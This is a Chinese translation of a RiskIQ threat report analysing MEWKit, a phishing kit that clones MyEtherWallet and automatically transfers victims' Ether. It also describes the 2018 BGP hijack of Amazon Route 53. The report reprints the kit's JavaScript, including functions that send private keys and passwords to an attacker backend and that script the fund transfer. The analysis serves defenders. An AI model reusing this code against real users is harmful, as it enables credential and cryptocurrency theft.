RISKIQ®

MEWKit: Cryptotheft 的最新武器

Ethereum-Phishing ATS Highlights Dangers of Cryptocurrency Landscape

By Yonathan Klijnsma

翻译：知道创宇安全服务团队

目录

介绍

当谈到加密货币时，会联想到加密货币巨大的价格波动，交易违约、赎金勒索的情况以及许多不同种类的货币。虚拟货币自兴起以来，就一直受到罪犯无情地攻击，许多人都希望能从中获取利益。在此威胁报告中，我们将重点关注 Ethereum，也称为“以太”，以及它与名为 MyEtherWallet（MEW）的在线服务的关系，该服务是网络钓鱼自动传输系统（ATS）MEWKit 的目标。

MEWkit 的突出之处在于它远不止传统的网络钓鱼套件那样，除了是一个以窃取凭证为目的的模仿 MyEtherWallet 前端的网站以外，它也是一个客户端 ，可以处理钓鱼页面捕获的付款细节以转出资金，将资金从钓鱼受害者以太坊钱包直接寄给攻击者控制的钱包。

本报告详细阐述了 MEWKit 功能，背景以及过去和现在的一系列行为活动，并对 2018 年 4 月 24 日发生的一件重大事件作一些说明。那就是在亚马逊 DNS 服务器上执行边界网关协议（BGP）劫持攻击，将用户从官方的 MyEtherWallet 网站重新路由到运行 MEWKit 的主机。

1. https://www.independent.co.uk/life-style/gadgets-and-tech/news/bitcoin-price-live-updates-latest-value-exchange-rate-digital-cryptocurrency-futures-investment-a8222851.html
2. https://www.theverge.com/2018/1/27/16940598/coincheck-hack-500-million-nem-tokens-cryptocurrency
3. https://mashable.com/2018/03/03/monero-ddos-attacks-ransom-note/#P4ZvS_gyBiqL
4. https://en.wikipedia.org/wiki/List_of_cryptocurrencies
5. https://www.riskiq.com/blog/labs/lazarus-group-cryptocurrency/
6. https://www.wired.com/2014/03/bitcoin-exchange/
7. https://www.ethereum.org/

理解犯罪：理解目标

MyEtherWallet 不像其他加密货币交易所和交易平台，它没有内部账户。一个典型的交易所像银行一样运作，用户通过创建一个账户来实现资金转入和转出。通过这种方式，交易所就有了添加了增加了额外安全措施的用户钱包的关键词。这些银行和交易所也能够执行分析以查看什么设备正在用于登录，并知道从那里登录。

另一方面，MyEtherWallet 取消了用户拥有账户的中间步骤，并为用户提供了一个钱包允许他们直接与以太坊网络进行互动。这种访问使 MyEtherWallet 变得非常透明，但没有大多数银行和交易所的附加安全层面也造成一些重大风险问题，并使其成为攻击的主要目标。

一旦 MEWKit 受害者认为他们正在与官方互动，钓鱼攻击就成功了。MyEtherWallet 网站的资金可直接转给攻击者。因此，我们说 MEWKit 是专门为 MyEtherWallet 制作的网络钓鱼 ATS。

MEWKit 技术分析

MEWKit 由两部分组成：一个模仿 MyEtherWallet 站点的钓鱼页面和一个处理日志的服务器端，攻击者一旦进行网络钓鱼就会将受害者的钱包里面的资金转移至攻击者指定的地点。 典型的钓鱼网页通常会重定向到网站的合法版本，这样受害者可以再次登录，MEWKit 只是通过受害者的浏览器，使用 MyEtherWallet 对以太坊的独特访问权限，在后台进行交易。

MEWKit 被其开发者称为自动传输系统，因为它捕捉到的任何钓鱼信息都会立即用于从受害者的钱包中转移资金。ATS 恶意软件运营的概念来源于它的恶意软件操作，它将脚本注入金融网站上的活动网络会话中，以便将资金从受害者账户中转出，并在被感染的电脑上利用受害者登陆的账户在短时间内无形地自动完成转帐。

一旦用户登录，MEWKit 就会检查他们的钱包余额并从服务器端请求接收者地址。然后将攻击者的拥有的钱包设置为接收者地址，利用正常的 MyEtherWallet 功能转移受害者的全部余额。

MEWKit 钓鱼页面

由于 MyEtherWallet 完全在客户端运行，并且可以脱机运行，因此攻击者可以下载手动构建它，这正是 MEWKit 的开发者所做的。MyEtherWallet 源代码可以从 GitHub 下载：https://github.com/kvhnuke/etherwallet

MEWKit 是由一个添加多个脚本的 MyEtherWallet 组成。 它在页面中嵌入了两个额外的 JavaScript 资源文件，通常命名为：sm.js 和 wallet.js 。它们都从合法的 MyEtherWallet 脚本文件路径相同的目录中加载。

wallet.js - Configuration

该脚本充当 MEWKit 其余部分的配置文件。 它有两个选项来设置：

js_stat

这个变量是包含后端地址的字符串，开发者称其为'admin 面板'，此变量的值用于获取转帐资金的接收地址和发送页面上发生的所有事件的日志。

user_in_page

虽然变量名称有些模糊，但它只是用来标记启用或关闭日志记录的， 1 表示启用日志记录，0 表示无日志记录。

sm.js - Core

该脚本包含 MEWKit 的功能部分，并挂接到 MyEtherWallet 的源代码中。该脚本顶部包含一组全局变量：

___pwd

包含受害者的钱包中的助记符短语或密码/密钥库 JSON 文件内容。

ikey

目前尚未在我们观察到的任何 MEWKit 版本中使用。它会在所有的回调中发送到后端，但是除了初始值“none”以外，没有被设置其他值。

txt_ua

包含受害者的用户代理，并调用 navigator.userAgent

send_block_flg

包含一个二进制 0 或 1 标志。一旦受害者解密他们的钱包，ATS 就会将 send_block_flg 设置为 0 并开始将可用余额转账。标志位为 1 的话，不会启动任何交易而且会阻止任何正进行的交易。

balance

一旦用户登录到 MEWKit 钓鱼网站，将显用户钱包中的可用余额页面。

eth_recipient

包含攻击者控制的用来转移盗取资金的接收地址。

balance_block_flg

包含一个二进制 0 或 1 标志。一旦受害者解密他们的钱包，ATS 就会将 balance_block_flg 设置为 0，开始检查受害者钱包中的可用余额。

count_flg

包含一个二进制 0 或 1 标志。标志设置为 1，会触发假倒计时 MEWKit 页面。当 MEWKit 开始获取钱包凭证的时候开始转移可用余额。

在这些全局变量之后，该脚本包含一组用于进行钓鱼和自动化资金转账的功能。我们不会具体解释每一个功能，但我们会显示套件的执行流程。

MEWKit 挂钩在 MyEtherWallet 源码中

MEWKit 挂钩了 MyEtherWallet 的正常功能，我们将逐个浏览它所放置的钩子。MEWKit 首次出现在 MyEtherWallet 源码中主页的<header>部分。 已经添加了两个 MEWKit 脚本和一个 jQuery 脚本：

```
<head>
<meta http-equiv="Content-Type" content="text/html; charset=UTF-8"><style type="text/css">@charset "UTF-8";[
  ng\:cloak],[ng-cloak],[data-ng-cloak],[
  x-ng-cloak],.ng-cloak,.x-ng-cloak,.ng-hide:not(.ng-hide-animate){display:none !important;
  }ng\:form{display:block;}.ng-animate-shim{visibility:hidden;}.ng-anchor{position:absolute;}</style>

<meta name="viewport" content="width=device-width, initial-scale=1, shrink-to-fit=no">
<title></title>
<link rel="stylesheet" href="css/etherwallet-master.min.css">
<script type="text/javascript" src="js/wallet.js"></script>
<script type="text/javascript" src="js/etherwallet-static.min.js"></script>
<script type="text/javascript" src="js/etherwallet-master.js"></script>
<script src="js/jquery-3.2.1.min.js"></script>
<script type="text/javascript" src="js/sm.js"></script>
```

下图，我们将在<body>标记中找到来自 MEWKit 的函数调用：

```
38  </head>
39  <body onload="check_1();">
```

该功能禁用一个用户的常见功能，即查看他们的钱包信息和余额。它还确保启动事务按钮将禁用页面上的任何其他按钮，确保用户不能去其他地方。

下一个 MEWKit 函数调用可以在主体中看到：

```
60
61  <script type="text/javascript">top_href();</script>
62
```


该功能保证欢迎消息能正确地更新，它通常显示的内容为“MyEtherWallet.com”。因为钓鱼页面的域名不总是与 MyEtherWallet.com 近似，有时是 Ethereum 及其变种单词，这个函数调用确保窗口标题和页面信息与用户正在访问的网站相匹配。攻击者不必为他们设置的每个页面更改构建。

MEWKit 的下一个函数被挂接到允许访问者看到钱包余额的按钮上：

```
193         <li class="nav-item help" id="li_fk_v_w" style="display:none;">
194           <a href="javascript:void(0);" onclick="check_2();" id="fk_v_w">
195             <span translate="NAV_ViewWallet">
196               View Wallet Info
197             </span>
198           </a>
199         </li>
```

此功能将在用户点击钱包余额按钮时执行，并重定向用到资金转移处，MyEtherWallet 代码提供资金转移功能，这样 MEWKit 可以进行它所需要的交易。

另外，MEWKit 将改变 MyEtherWallet 页面上的正常视觉效果。 通常情况下，用户所在页面的按钮会突出显示，但 MEWKit 会突出显示'查看电子钱包信息'按钮，当用户正在转账页面上时，“查看电子钱包信息”按钮也会将用户转到资金转移页面。 当我们访问 MEWKit 实例时，可以看到这种行为。注意禁用的可见性通常显示的 Ether-sending 头部：



从 MEWKit 到 MyEtherWallet 的最后一次插入不在 HTML 页面中，而是在官方源代码中文件：etherwallet-master.js。 MyEtherWallet 本身是使用 AngularJS 框架编写的，允许开发人员构建动态功能的网页而不是静态 HTML 页面。AngularJS 允许他们对功能和元素进行模板化，从而更轻松地提供动态网站体验。

当用户为使用 MyEtherWallet 的钱包而解码的时候，MEWKit 通过添加一个函数调用来挂钩到 angular JS。放置的函数叫做 PrivateKey_decryptWallet，这将在下一章讨论 ATS 执行流程中详细介绍。我们可以看到很不好的是 javascript 源文件中的钩入函数是一个 Angular JS 文件：

```
Your Wallet   </h4>\n\n    <div class=\"form-group\">\n      <a tabindex=\"0\"\n
role=\"button\"\n         class=\"btn btn-primary btn-block\"\n
ng-show=\"showFDecrypt||showPDecrypt||showMDecrypt||showParityDecrypt\"\n
ng-click=\"decryptWallet()\"\n   onclick=\"PrivateKey_decryptWallet()\"
translate=\"ADD_Label_6_short\"> UNLOCK                </a>\n    </div>\n\n    <div
class=\"form-group\">\n      <a class=\"btn btn-primary btn-block\"\n
onclick=\"PrivateKey_decryptWallet()\"     ng-click=\"decryptAddressOnly()\"\n
ng-show=\"showAOnly\"\n         role=\"button\"\n         tabindex=\"0\">                  VIEW
BALANCE         </a>\n    </div>\n\n    \n  </section>\n\n  <!-- / Column 3 -The Unlock Button
-->\n\n\n\n  <!-- MODAL -->\n  <article class=\"modal fade\" id=\"mnemonicModel\" tabindex=\"-1\"
role=\"dialog\" aria-labelledby=\"Mnemonic Phrase Modal\">\n\n    <section
class=\"modal-dialog\">\n\n      <section class=\"modal-content\">\n\n        <div class=\"modal-body\"
```

我们可以看到我们本应该查看我们的钱包信息的页面，但是实际却开始了一个事务，如前面的截图所示。 以下是 MEWKit 的入口获取解密的钱包的内容：

如图所示，这些功能不会自行开始传输。 上述功能只是准备对用户进行网络钓鱼攻击页面。

ATS Execution flow

当用户点击一个 MEWKit 页面时，它会为钓鱼和 ATS 功能做好准备，如上所示。后在准备工作中，每次都会执行一个函数，调出后端日志，这只会影响后端 wallet.js 中的 user_in_page 变量，将其设置为 1（启用日志标注）时执行：

```
401  if (user_in_page == 1) {
402      send_data_login_('User in page ', '--', '0')
403  }
```

send_data_login_函数在 ATS 的整个运行过程中使用，我们将解释它以下功能供以后参考。 MEWKit 对后端执行标注的方式非常完美。有趣的是，它基于提供给函数和全局的参数构造一个 URL 变量。 然后将该 URL 作为新的脚本资源嵌入主浏览器的主页面中执行标注。 如下所示：

```
function send_data_login_(login_info, fgh, ppp) {

    url = js_stat + '?master=' + ppp + '&action=set&link=wallet&login_info=' + login_info + '&ua=' +
        urlencode(txt_ua) + '&login=&send_info=' + urlencode(fgh) + '
        &usrlogin=&usrpwd=&botid=&state=nfo&ikey=' + urlencode(ikey) + '&ssid=' + Number(new Date());
    var scriptElement = document.createElement('script');
    scriptElement.src = url;
    document.getElementsByTagName('head')[0].appendChild(scriptElement);
}
```

如图所示，send_data_login_函数构造一个 URL，然后将其放入一个新的脚本元素中，附加到文档的<head>。 以下是执行该操作的 MEWKit 实例的示例：

有意思的是服务器返回一个小的 JavaScript 片段，它设置一个名为 jsess_msg 的全局变量，该变量稍后与 ATS 功能的其余部分相关。 这是后端根据日志消息返回的内容：

```
1  var jsess_msg = "OK";
```

这个函数有另一个版本叫做 send_data_login_pv，因为它被修改为记录钱包到后端的私钥，这个版本的格式也可以编码和发送私钥。只有当用户上传私钥访问他们的钱包时，才会调用这个函数，密钥文件内容也被转发到后端。

当受害者通过使用 MyEtherWallet 提供的方法解密他们的钱包时，ATS 功能开始实际运作，该方法触发 PrivateKey_decryptWallet 函数的 onclick 事件。 这个函数遍历用户可以使用的所有不同的身份验证选项并记录用户使用了什么方法，然后它开始自动传输代码。 下面是一个对每种认证方法重复的功能：

```
var td_iban = document.getElementsByTagName('input');
for (var q = 0; q < td_iban.length; q++)
    if (td_iban[q].value == 'pasteprivkey') if (td_iban[q].checked == true) {
        tmp = document.getElementById('aria6').value;
        send_data_login_pv('Private Key login ', 'Paste/Type Your Private Key:' + tmp, '0', tmp);
        balance_block_flg = 0;
        send_block_flg = 0;
        check_send_block();
    }
```

您可以看到 MEWKit 记录用户使用的认证方法，设置余额并将标志位设置为 0 并调 check_send_block 函数。

在我们跳转到 check_send_block 函数之前，有一些重要的东西需要理解：这个特定的高亮示例使用 send_data_login_pv 函数，该函数还会发送钱包的私钥到后端。这意味着 MEWKit 进行攻击后仍然可以访问受害者的钱包。 如果受害者购买更多以太币，攻击者可以继续盗取受害者的资金。

这同样适用于另一种验证方法。 使用 keyfile / JSON 文件上传方法将文件上传到后端这也允许 MEWKit 攻击者继续访问受害者的钱包：

```
var td_iban = document.getElementsByTagName('input');
for (var q = 0; q < td_iban.length; q++)
    if (td_iban[q].value == 'fileupload') if (td_iban[q].checked == true) {
        //sendAjaxForm();
        var td_p = document.getElementsByTagName('input');
        for (var d = 0; d < td_p.length; d++)
        if (td_p[d].type == 'password' && td_p[d].value.length > 3) ____pwd = td_p[d].value;

        document.getElementById('keypwd').value = '' + ____pwd;
        sendAjaxForm();
        send_data_login_('Keystore / JSON File login ', 'Password:'+____pwd, '0');
        balance_block_flg = 0;
        send_block_flg = 0;
        check_send_block();
    }
```

函数会将上传的文件发送到后端脚本 post.php 中由后端路径的 js_stat 配置变量作为前缀。

函数将通过查看发送功能是否可用来检查受害者是否成功验证：

```
function check_send_block() {
    if (send_block_flg !== 1) {
        var td_iban = document.getElementsByTagName('article');
        for (var q = 0; q < td_iban.length; q++)
        if (td_iban[q].innerHTML.indexOf('<span ng-show="wd" class="">+</span>') >= 0 &&
             td_iban[q].innerHTML.indexOf('translate="NAV_SendEther"') >= 0) {
            send_block_flg = 1;
            check_balance_block();
        }
    }
    setTimeout(check_send_block, 1000);
}
```

这个函数会一直调用它自己，但会用标志阻塞，直到受害者可以启动交易。

然后代码跳转到 check_balance_block 函数：

```
function check_balance_block() {
    if (balance_block_flg !== 1) {
        var td_ul = document.getElementsByTagName('ul');
        for (var a = 0; a < td_ul.length; a++)
        if (td_ul[a].className == 'account-info') {
            var td_iban = td_ul[a].getElementsByTagName('span');
            for (var q = 0; q < td_iban.length; q++)
            if (td_iban[q].className == 'mono wrap ng-binding') account_address_ = td_iban[q].innerHTML;
        }

        var td_ul = document.getElementsByTagName('ul');
        for (var a = 0; a < td_ul.length; a++)
        if (td_ul[a].className == 'account-info point') {
            var td_iban = td_ul[a].getElementsByTagName('li');
            for (var q = 0; q < td_iban.length; q++)
            if (td_iban[q].className == 'ng-binding' && td_iban[q].innerHTML.indexOf('<span class="mono
                wrap ng-binding"></span>') == -1 && td_iban[q].innerHTML.indexOf('loading') == -1) {
                balance_block_flg = 1;
                balance = td_iban[q].innerHTML;
                tmp = account_address_ + '<br>' + balance;
                tmp = tmp.replace(/\r?\n/g, "")
                send_data_login_('Balance/Address ', tmp, '0');
                check_valid_balance();
            }
        }
    }
    setTimeout(check_balance_block, 1000);
}
```

虽然这个功能看起来很复杂，但它所做的只是通过手动解析 HTML 来检查钱包的余额，一旦它可以确定一个可用余额，就会将其记录到后端，并且调用 check_valid_balance 函数：

```
function check_valid_balance() {
    var td_ul = document.getElementsByTagName('ul');
    for (var a = 0; a < td_ul.length; a++) {
        if (td_ul[a].className == 'account-info point') {
            var td_iban = td_ul[a].getElementsByTagName('span');
            for (var q = 0; q < td_iban.length; q++) {
                if (td_iban[q].className == 'mono wrap ng-binding') {
                    balance = td_iban[q].innerHTML;
                    if (balance !== '0') {
                        get_address()
                    } else {
                        send_data_login_('NO BALANCE ', 'Stop ATS', '0');
                        document.getElementById('login_wait').style.display = "none";
                        document.getElementById('maincontent').style.display = "";
                    }
                }
            }
        }
    }
}
```

check_valid_balance 函数检查余额是否为正数。 如果不是，它会在后端记录一条消息，申明'Stop ATS'。如果检查余额为正数，它将通过调用 get_address 函数来继续执行流程。 这个功能与日志功能类似，它会构建并嵌入一个脚本资源 URL，以便将浏览器调用到后端。 这个用于获取收件人地址的 URL 是静态的，只添加当前时间戳到 URL 的末尾。

时间戳会附加到 URL 上，因为浏览器通常会很智能地使用它，并且如果相同的资源被追加两次，只会使用缓存的结果。 通过添加此时间戳会生成独一无二的 URL，来确保后端服务器的更新响应：

```
191
192 function get_address() {
193     var link = js_stat + '?action=get_state&ua=&link=wallet&login=ETH&ikey=none&ssid=' + Number(new Date());
194     LoadScript(link, get_state_address);
195 }
196
```

LoadScript 函数创建一个新的脚本元素并将 URL 设置为由 get_address 生成的 URL。一旦资源被加载，它将调用 get_state_address 函数继续执行流程。

get_state_address 函数是 jsess_msg 变量中设置的值的解析器，该变量由后端通过 LoadScript 函数。 消息的解析如下所示：

```
function get_state_address() {
    var msg = jsess_msg;
    if (msg.indexOf('[ADRESS]') >= 0) {
        msg = msg.slice(msg.indexOf('|') + 1);
        msg = msg.slice(msg.indexOf('|') + 1);
        eth_recipient = msg.substring(0, msg.indexOf('|'));
        set_data()
    };
    if (msg.indexOf('[EMPTY]') >= 0) {
        send_data_login_('NO RECIPIENT ', 'Stop ATS', '0');
        document.getElementById('login_wait').style.display = 'none';
        document.getElementById('maincontent').style.display = ''
    }
}
```

get_state_address 通过剪切和切分字符串值响应来解析变量内容，以解析出将被盗资金转移到的接收地址。 如果消息的响应中包含[EMPTY]，则 MEWKit 将停止处理并在日志中记录没有接收地址。 如果它能够从响应中获得地址，它将调用 set_data 函数，这是转移资金的最后一步。

set_data 函数将通过设置接收地址来准备一个事务去触发输入。并在 set_get_trans 函数排队延误之前点击传输按钮。点击转移按钮将使用户进入交易概览页面。 然后，set_get_trans 函数快速按下按钮以生成事务记录，之后它会对 set_yes_mk_trans 函数进行排队，然后再确认事务。 这将启动余额转移，从而窃取受害者钱包中的可用余额。

基本上，这些最后几项功能可以像合法用户那样只需按下按钮便可以自动创建，确认和开始转账。以下是我们上文提到过的 MEWKit 核心的所有功能：

```
function set_data() {
    var td_iban = document.getElementsByTagName('input');
    td_iban[39].focus();
    for (var q = 0; q < td_iban.length; q++) {
        if (td_iban[q].placeholder == '0x7cB57B5A97eAbe94205C07890BE4c1aD31E486A8') {
            td_iban[q].value = to_address;
            $('#addrinp').val(to_address);
            angular.element(jQuery('#addrinp')).triggerHandler('input');
        }
    };
    var td_iban = document.getElementsByTagName('a');
    for (var q = 0; q < td_iban.length; q++) {
        if (td_iban[q].innerHTML.indexOf('translate="SEND_TransferTotal"') >= 0) {
            td_iban[q].click();
        }
    };
    setTimeout(set_get_trans, 4000)
}

function set_get_trans() {
    document['getElementById']('gen_tx_btn')['click']();
    setTimeout(set_snd_trans, 4000)
}

function set_snd_trans() {
    document['getElementById']('snd_tx_btn')['click']();
    setTimeout(set_yes_mk_trans, 4000)
}
```

这种以自动方式窃取以太坊的功能，和我们之前在钓鱼工具包中看到过的不一样。

MEWKit 服务器端

如上所示，MEWKit 的主要功能，如部分 ATS，能在 JavaScrip 客户端中完全运行。MEWKit 的后端仅用于：

- 日志存储：ATS 中的每个步骤都会记录下每个受害者，并将其全部报告给后端
- 私钥和密码存储：如果用户使用助记符或密码登录，则会记录和在 C2 上提取并存储以供以后访问。
- 提供接收地址：将参与收件人的地址保留在后端和传送给被钓鱼的客户。

在大多数情况下，MEWKit 实例的后端服务器为攻击者提供了他们正在从事的工作的概况。

MEWKit 的限制：硬件钱包

虽然 MyEtherWallet 支持各种硬件钱包，如 Trezor8，Ledger Wallet9，Digital，Bitbox10 和 Secalot11，但却不支持从这些钱包中获取密钥。这意味着那些在使用硬件钱包时被 MEWKit 钓鱼的人不会受到 MEWKit 的 ATS 的影响，但仍然需要在处理之前确认其钱包上的交易。因为硬件钱包的私钥存储在内部，因此不会暴露于 MEWKit。

突发的原因不明的的交易是打击 MEWKit 的一个标志，当然也不会接受交易所需要采取的措施。MEWKit 会记录所有尝试使用硬件钱包的登录信息，它只是无法使用其 ATS 功能自动进行资金转账。

8. https://trezor.io/
9. https://www.ledgerwallet.com/
10. https://shiftcrypto.ch/
11. https://www.secalot.com/

活动的历史概述

以下部分概述了我们在 RiskIQ 数据库中集中观察到的所有数据攻击。以下各节中提到的 AnyIOC 也可以在本报告末尾的妥协指标（IOC）部分中找到。

请注意，我们没有描述观察到的每个 MEWKit 钓鱼网站，只列出了那些因各小节中描述的原因而可以进行钓鱼攻击的钓鱼网站。我们观察到的所有主机的完整列表可以在本报告结尾附近的"妥协指标"部分找到。

权限边缘之亚马逊 53

4 月 24 日 11:00 UTC 过后的一会儿，针对与亚马逊路由 5312 相关的 IP 空间执行了边界网关协议（BGP）劫持，该路由是亚马逊 DNS 供应系统。这意味着未经授权的用户可以重新将路由一部分旨在 AmazonRoute 53 的流量传输到自身，并将域分辨率重新路由到他们自己选择的端点。


重新路由 MyEtherWallet 访客

通常在亚马逊的 AS16509 下宣布（并维护）的以下 IP 块已由 eNet 在 AS1029713 下公布：

205.251.192.0/24
205.251.193.0/24
205.251.195.0/24
205.251.197.0/24
205.251.199.0/24

这些 IP 地址是 Amazon Route 53 为通过此服务维护的任何域执行 DNS 路由的一部分。驻留在 AS10297 中的上述 IP 块的新端点开始路由预定用于路由 53 的一些流量并回复来自用户的 DNS 查询。

实际上，我们可以看到这个 AS 宣布的前缀相对于它通常所宣称的非常固定的一组块而言：



Source: https://bgp.he.net/AS10297

12. https://aws.amazon.com/route53/
13. https://blog.cloudflare.com/bgp-leaks-and-crypto-currencies/

最终处理通常用于 Route 53 的流量的 DNS 服务器只设置了一个域来解决：myetherwallet.com。任何其他请求的域名都会被 SERVFAIL 响应，这是人们已经注意到的。新的 DNS 服务器响应一个新的 IP 地址 MyEtherWallet，46.161.42.42，驻留在 AS41995。根据地理位置，这台服务器来自俄罗斯。如果我们提供一些有关此 AS 的 WHOIS 信息，会发现它并不是一个好兆头。


WHOIS Source:	RIPE NCC
IP Address	46.161.42.42
Country	Russian Federation
Network Name	WebShield
Owner Name	WebShield Network
CIDR	46.161.42.0/24
Contact Name	Kucharavenka Ihar Valerievich
Address	Lesi Ukrainki, 9, Kiev, Ukraine
Email	webshieldsup@gmail.com
Abuse Email	
Phone	+380 95 5037029
Fax	

在东欧分配一个 AS，并在 WHOIS 中使用 Gmail 等免费服务的电子邮件地址通常是一个不好的迹象。我们可以从组织 WHOISdetails 中获得更多有关此地址的信息：

Organisation	ORG-WS171-RIPE
Organisation Name	Barbarich_Viacheslav_Yuryevich
Organisation Type	Other
Address	Russia Marks 5-ya liniya, d.17
Email	admin@web-shield.biz

14.https://puck.nether.net/pipermail/outages/2018-April/011257.html

根据 WHOIS 信息，自 2014 年底以来，电子邮件地址的域名一直存在，并且其详细信息始终存在于 WHOIS 隐私服务之后。目前，主网站 onweb-shield.biz 处于离线状态，但通过查看档案数据，我们可以找到一个旧的托管公司网站：



Webshield 对我们行业中的许多人来说都很熟悉，因为在他们的网站中有许多用于恶意目的的网站 IP 空间，其中一个例子是 Rescator15。我们最感兴趣的是拥有这个 AS 的主机却已经关闭了它的网站托管网站，但仍然提供了托管机会。我们可以将 Webshield 定义为一个防弹主机。

15. https://en.wikipedia.org/wiki/Rescator
16. https://en.wikipedia.org/wiki/Bulletproof_hosting

